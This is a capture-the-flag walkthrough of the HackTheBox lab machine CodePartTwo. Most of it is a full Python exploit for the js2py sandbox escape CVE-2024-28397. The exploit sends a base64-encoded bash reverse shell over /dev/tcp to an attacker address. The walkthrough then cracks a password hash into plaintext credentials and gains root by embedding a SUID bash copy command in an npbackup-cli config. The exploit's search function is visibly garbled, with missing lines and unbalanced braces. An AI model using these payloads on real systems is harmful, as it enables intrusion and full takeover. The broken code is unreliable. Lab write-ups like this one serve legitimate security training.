HackTheBox | CodePartTwo
CodePartTwo is an Easy Linux machine that features a vulnerable Flask-based web application. Initial web enumeration reveals a JavaScript code editor powered by a vulnerable version of js2py, which allows for remote code execution via sandbox escape. Exploiting this flaw grants access to the system as an unprivileged user. Further enumeration reveals an SQLite database containing password hashes, which are cracked to gain SSH access. Finally, a backup utility, npbackup-cli, that runs with root privileges, is leveraged to obtain root privileges.
NMAP
1
2
3
4
5
6
7
8
9
10
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a0:47:b4:0c:69:67:93:3a:f9:b4:5d:b3:2f:bc:9e:23 (RSA)
|   256 7d:44:3f:f1:b1:e2:bb:3d:91:d5:da:58:0f:51:e5:ad (ECDSA)
|_  256 f1:6b:1d:36:18:06:7a:05:3f:07:57:e1:ef:86:b4:85 (ED25519)
8000/tcp open  http    Gunicorn 20.0.4
|_http-title: Welcome to CodePartTwo
|_http-server-header: gunicorn/20.0.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
8000
main page

 so lets start by downloading app. while reveiwing source code…we do find interesting stuff.
  looking towards the bottom we do find a function that is vulnerable.
  what is js2py tho? just like it sounds its a JavaScript to Python Translator & JavaScript interpreter written in 100% pure Python.
 (from python documentation) - Translates JavaScript to Python code. Js2Py is able to translate and execute virtually any JavaScript code.Js2Py is written in pure python and does not have any dependencies. Basically an implementation of JavaScript core in pure python. so the best move would be to check if it has a cve. And we do find it has a cve That is CVE-2024-28397 js2py Sandbox Escape Exploit the first repo i found was https://github.com/Marven11/CVE-2024-28397-js2py-Sandbox-Escape but it somehow got some errors but after looking around i did find another poc.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
#!/usr/bin/env python3

"""
CVE-2024-28397 - js2py Sandbox Escape Exploit
Exploits js2py <= 0.74 vulnerability to achieve remote code execution
Author: naclapor
Date: 2025
"""

import requests
import json
import base64
import sys
import argparse

def generate_payload(target_ip, target_port):
    """
    Generate the JavaScript payload that exploits CVE-2024-28397

    Args:
        target_ip (str): Attacker's IP address for reverse shell
        target_port (str): Port for reverse shell connection

    Returns:
        str: JavaScript exploit payload
    """
    # Create bash reverse shell command
    reverse_shell = f"(bash >& /dev/tcp/{target_ip}/{target_port} 0>&1) &"
    # Base64 encode the reverse shell to avoid special character issues
    encoded_shell = base64.b64encode(reverse_shell.encode()).decode()

    # JavaScript payload exploiting CVE-2024-28397
    # This payload uses Python object introspection to escape the js2py sandbox
    js_code = f'''
let cmd = "printf '{encoded_shell}'|base64 -d|bash";
// Access Python's object hierarchy through JavaScript
let a = Object.getOwnPropertyNames().__class__.__base__.__getattribute__;
let obj = a(a(a, "__class__"), "__base__");

// Function to find subprocess.Popen class in Python's object hierarchy
function findpopen(o)
        // Recursively search in subclasses
        if(item.__name__ != "type" && (result = findpopen(item)))
    }}
}}

// Execute the command using subprocess.Popen
let result = findpopen(obj)(cmd, -1, null, -1, -1, -1, null, null, true).communicate();
console.log(result);
result;
'''
    return js_code, reverse_shell, encoded_shell

def exploit_target(target_url, payload):
    """
    Send the exploit payload to the target

    Args:
        target_url (str): Target URL endpoint
        payload (str): JavaScript payload to execute

    Returns:
        tuple: (success, response_text)
    """
    # Prepare HTTP request
    request_payload = {"code": payload}
    headers = {"Content-Type": "application/json"}

    try:
        # Send POST request with the malicious JavaScript code
        response = requests.post(target_url, data=json.dumps(request_payload), headers=headers, timeout=10)
        return True, response.text
    except requests.exceptions.Timeout:
        # Timeout often indicates successful shell connection
        return True, "Connection timeout - shell may have been established"
    except Exception as e:
        return False, str(e)

def main():
    """Main exploit function"""

    parser = argparse.ArgumentParser(description='CVE-2024-28397 js2py Exploit')
    parser.add_argument('--target', required=True, help='Target URL (e.g., http://10.10.11.82:8000/run_code)')
    parser.add_argument('--lhost', required=True, help='Local IP address for reverse shell')
    parser.add_argument('--lport', default='4444', help='Local port for reverse shell (default: 4444)')

    args = parser.parse_args()

    # Validate arguments
    if not args.target.startswith('http'):
        print("[!] Error: Target URL must start with http:// or https://")
        sys.exit(1)

    print("=" * 60)
    print("CVE-2024-28397 - js2py Sandbox Escape Exploit")
    print("Targets js2py <= 0.74")
    print("=" * 60)
    print()

    # Generate exploit payload
    print("[*] Generating exploit payload...")
    js_payload, shell_command, encoded_shell = generate_payload(args.lhost, args.lport)

    print(f"[+] Target URL: {args.target}")
    print(f"[+] Reverse shell: {shell_command}")
    print(f"[+] Base64 encoded: {encoded_shell}")
    print(f"[+] Listening address: {args.lhost}:{args.lport}")
    print()
    print("[!] Start your listener: nc -lnvp", args.lport)
    print()

    # Wait for user confirmation
    input("[*] Press Enter when your listener is ready...")

    # Execute exploit
    print("[*] Sending exploit payload...")
    success, response = exploit_target(args.target, js_payload)

    if success:
        print(f"[+] Payload sent successfully!")
        print(f"[+] Response: {response}")
        print("[+] Check your netcat listener for the reverse shell!")
    else:
        print(f"[!] Exploit failed: {response}")
        print("[!] Make sure the target is vulnerable to CVE-2024-28397")

if __name__ == "__main__":
    main()
Shell as app and hash cracking
after setting up listener it will give you shell.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
app@codeparttwo:/opt$ whoami
whoami
app
app@codeparttwo:/opt$ env
env
SHELL=/bin/bash
SERVER_SOFTWARE=gunicorn/20.0.4
PWD=/opt
LOGNAME=app
HOME=/home/app
LANG=en_US.UTF-8
LS_COLORS=
INVOCATION_ID=e789bd8443734e95b9583e974cbe3aaa
LESSCLOSE=/usr/bin/lesspipe %s %s
TERM=xterm
LESSOPEN=| /usr/bin/lesspipe %s
USER=app
SHLVL=1
JOURNAL_STREAM=9:27035
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
OLDPWD=/tmp
_=/usr/bin/env
app@codeparttwo:/opt$ id
id
uid=1001(app) gid=1001(app) groups=1001(app)
app@codeparttwo:/opt$
That was just basic enum…jumping to instances where mostly database files are located.  download the users.db to our machine and use sqlite browser to browse through.
  these hashes look like md5 so lets try john to crack the marco one.
  And we get new creds.
 marco : sweetangelbabylove we can now ssh
SSH as marco
basic enum reveals he belongs to backups group and he can run the binary /usr/local/bin/npbackup-cli as root.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
marco@codeparttwo:~$ ls
backups  npbackup.conf  user.txt
marco@codeparttwo:~$ id
uid=1000(marco) gid=1000(marco) groups=1000(marco),1003(backups)
marco@codeparttwo:~$ env
SHELL=/bin/bash
PWD=/home/marco
LOGNAME=marco
XDG_SESSION_TYPE=tty
MOTD_SHOWN=pam
HOME=/home/marco
LANG=en_US.UTF-8
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.flac=00;36:*.m4a=00;36:*.mid=00;36:*.midi=00;36:*.mka=00;36:*.mp3=00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.spx=00;36:*.xspf=00;36:
SSH_CONNECTION=10.10.14.207 34322 10.129.232.59 22
LESSCLOSE=/usr/bin/lesspipe %s %s
XDG_SESSION_CLASS=user
TERM=xterm-256color
LESSOPEN=| /usr/bin/lesspipe %s
USER=marco
SHLVL=1
XDG_SESSION_ID=c1
XDG_RUNTIME_DIR=/run/user/1000
SSH_CLIENT=10.10.14.207 34322 22
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
SSH_TTY=/dev/pts/0
_=/usr/bin/env
marco@codeparttwo:~$ sudo -l
Matching Defaults entries for marco on codeparttwo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marco may run the following commands on codeparttwo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
marco@codeparttwo:~$
Privesc through npbackup-cli
we know marco can backup files…but after we look at the config we do see something very interesting.  we can embend a command and running it as root should work. by using
 [/bin/cp /bin/bash /tmp/rootbash; /bin/chmod +s /tmp/rootbash] this shoud create a bash file in /tmp with suid sticky bit set. so considering we cant edit the original file…but we can still specify what config to use…we can create our own config. and after modification and running the backup command sudo /usr/local/bin/npbackup-cli -c /home/marco/modified.conf -b we see it worked and there is a rootbash binary in /tmp.  so we just need to run with -p so that it retains its permissions.

and we are root.
Hope you enjoyed.Until The Next Writeup👋🙂.